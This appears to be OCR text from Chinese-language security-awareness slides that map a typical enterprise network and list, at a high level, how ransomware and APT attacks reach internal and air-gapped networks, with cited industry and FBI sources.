
網路主機

辦公室電腦


家用電腦

參考資料: emsisoft, State of Ransomware in the U.S.: 2019 Report for Q1 to Q3, https://blog.emsisoft.com/en/34193/state-of-ransomware-in-the-u-s-2019-report-for-q1-to-q3/, 2019
參考資料: FBI USA, High-Impact Ransomware Attacks Threaten U.S. Businesses And Organizations , https://www.ic3.gov/media/2019/191002.aspx, 2019
參考資料: https://www.paloaltonetworks.com/cyberpedia/ransomware-common-attack-methods, 2019
參考資料: https://www.itproportal.com/features/the-four-most-popular-methods-hackers-use-to-spread-ransomware/, 2018

外部網路時常遭遇網路攻擊


Internet
網際網路
Firewall
企業網路防火牆
DMZ 主機區域網路
企業 網際網路 主機群
(網站系統, 電子商務系統, 郵件系統)
企業內部 重要主機 區域網路
企業內部 使用者 區域網路
企業內部 資料庫主機群
(會計 庫存 薪資 ERP系統)
公務筆電手機

公務手機與筆電的跨境攻擊



手機、平板、筆電,
接收外部電郵、開啟APT程式、感染惡意程式。

Internet
網際網路

Firewall
企業網路防火牆

DMZ 主機區域網路

企業 網際網路 主機群
(網站系統, 電子商務系統, 郵件系統)

企業內部 重要主機 區域網路


企業內部 使用者 區域網路

企業內部 資料庫主機群
(會計 庫存 薪資 ERP系統)


手機、平板、筆電,
連接內部的Wifi與網路系統,
攻擊內部的電腦, IoT設備。

實體隔離的網路環境

實體隔離的網路環境，通常不會存取外部網路(網際網路)，
因此屬於相對安全的網路環境。



實體隔離網路的跨境攻擊



駭客端

C&C
Relay Host

1. 水坑式APT攻擊
2. 魚叉式APT攻擊
3. 釣魚式隨機攻擊
4. 離線式木馬程式

外部會議

